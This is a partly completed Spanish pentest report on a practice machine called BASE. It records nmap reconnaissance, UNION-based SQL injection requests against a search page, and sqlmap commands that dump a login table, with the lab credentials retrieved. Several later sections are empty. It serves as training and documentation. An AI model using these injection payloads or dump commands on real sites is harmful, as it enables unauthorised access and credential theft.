

	Informe de análisis de vulnerabilidades, explotación y resultados de la máquina BASE.				
	Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
	09/01/2025	09/01/2025	1.0	MQ-WB-BASE	RESTRINGIDO

Informe de análisis de vulnerabilidades,
explotación y resultados de la máquina BASE.

N.- MQ-WB-BASE

Generado por:

Wilmar Beletzuy

Wilmarbg773@gmail.com

Especialista de Ciberseguridad, Seguridad de la
Información

Fecha de creación:

09.01.2025

Índice

Tabla de contenido

1. Reconocimiento.....	3
2. Análisis de vulnerabilidades/debilidades	3
3. Explotación	8
Automatizado	9
Manual	9
4. Escalación de privilegios si/no	9
5. Banderas	9
6. Herramientas usadas.....	9
7. Conclusiones y Recomendaciones.....	9

1. Reconocimiento

Se procede a identificar la ip de la máquina con **arp-scan -l**

```
(root@kali)-[/home/hmstudent]
# arp-scan -l
Interface: eth0, type: EN10MB,
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
[REDACTED] (Unknown)
[REDACTED] (Unknown)
[REDACTED].149 [REDACTED] (Unknown)
[REDACTED] (Unknown)
```


Se realiza el escaneo con **nmap**

```
(root@kali)-[/home/hmstudent]
# nmap -p- [REDACTED] -sS -oA allports -v -n -sC -sV -Pn
```


```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| ssh-hostkey:
| 256 c85f17628c260a7bb2c6073331648430 (ECDSA)
|_ 256 e39258d850ac005a4902d7e93318478c (ED25519)
80/tcp    open  http      Apache httpd 2.4.62 ((Debian))
|_ http-generator: FlatPress fp-1.2.1
|_ http-favicon: Unknown favicon MD5: 315957B26C1BD8805590E36985990754
|_ http-title: FlatPress
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.4.62 (Debian)
8080/tcp  open  http      Apache httpd 2.4.62 ((Debian))
|_ http-title: Search Page
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-open-proxy: Proxy might be redirecting requests
|_ http-server-header: Apache/2.4.62 (Debian)
MAC Address: 00:0C:29:CD:86:92 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Saber el sistemas operative:
```

2. Análisis de vulnerabilidades/debilidades

Con los puertos obtenidos luego del escaneo podemos ver que tenemos una pagina web creada en php




Luego analizamos la pagina web pero con el puerto 8080




Vemos que tiene un cuadro de Search así que con Burp Suite procedemos a capturar la petición y enviar una inyección sql para ver si es vulnerable

Comprobamos que si es vulnerable a una inyección sql



Necesitamos saber el número de columnas que tenemos y las bases de datos que hay



Revisamos las bases de datos y la que nos servirá sería la **FlatPress**, donde procedemos a enumerar las tablas que tiene

Send [icon] Cancel [icon] [icon] [icon] [icon]

Target: htt

Request

Pretty Raw Hex [icon] [icon] [icon]

```
1 GET /search.php?query=
  Juan'union(select+table_name,2,3,4,5+from+information_schema.tables+where+table_schema='FlatPress
  '... HTTP/1.1
2 Host: 192.168.153.149:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: fpssess_fp-d4e6f1f0-sv71aim12bsc4j91dqnvbdue9
9 Upgrade-Insecure-Requests: 1
10
11
```

Response

Pretty Raw Hex Render [icon] [icon] [icon]

ID	Nombre	Correo	Dirección	Móvil
5	Juan	juan@example.com	Calle del Sol 99, Madrid	600567890

[Volver a la búsqueda](#)

Search... 0 matches

Encontramos una tabla llamada **login** la cual es de mucho interés por lo cual procedemos a consultar las columnas de la tabla

Send [icon] Cancel [icon] [icon] [icon] [icon]

Target: htt

Request

Pretty Raw Hex [icon] [icon] [icon]

```
1 GET /search.php?query=
  Juan'union(select+column_name,2,3,4,5+from+information_schema.columns+where+table_schema='FlatPress
  '... HTTP/1.1
2 Host: 192.168.153.149:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: fpssess_fp-d4e6f1f0-sv71aim12bsc4j91dqnvbdue9
9 Upgrade-Insecure-Requests: 1
10
11
```

Response


Pretty Raw Hex Render [icon] [icon] [icon]

ID	Nombre	Correo	Dirección	Móvil
5	Juan	juan@example.com	Calle del Sol 99, Madrid	600567890

[Volver a la búsqueda](#)

Search... 0 matches


Podemos ver que existen las columnas de **user** y **password** procedemos a ver la información de las credenciales



User: r0dgar

Password: SNIETbkGBCnhFqeUJJuqBO

Procedemos a usar SqlMap y mostrar lo que hicimos anteriormente, pero de forma automática, listamos las bases de datos



Desplegamos las tablas de la base de datos FlatPress

N.- MQ-HM-BASE

```
(root@kali)-[/home/hmstudent]
# sqlmap -u "http://[REDACTED]:8080/index.php" --forms --batch -D FlatPress --tables

do you want to exploit this SQL injection? [Y/n] Y
[21:48:29] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.62
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[21:48:29] [INFO] fetching tables for database: 'FlatPress'
Database: FlatPress
[1 table]
+-----+
| login |
+-----+
```

Luego procedemos a revisar o que nos dumppee lo que hay en la tabla **login**

```
(root@kali)-[/home/hmstudent]
# sqlmap -u "http://[REDACTED]:8080/index.php" --forms --batch -D FlatPress -T login --dump

do you want to exploit this SQL injection? [Y/n] Y
[21:51:46] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.62
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[21:51:46] [INFO] fetching columns for table 'login' in database 'FlatPress'
[21:51:46] [INFO] fetching entries for table 'login' in database 'FlatPress'
Database: FlatPress
Table: login
[1 entry]
+-----+-----+-----+
| id | user | password |
+-----+-----+-----+
| 1 | r0dgar | SNIETbkGBCnhFqeUJuqBO |
+-----+-----+-----+
```

3. Explotación

Proceso manual/ automatizado.

N.- MQ-HM-BASE

Automatizado

Manual

4. Escalación de privilegios si/no
N/A

5. Banderas

6. Herramientas usadas

	...
	...
	...

7. Conclusiones y Recomendaciones

CONCLUSIONES:

RECOMENDACIONES: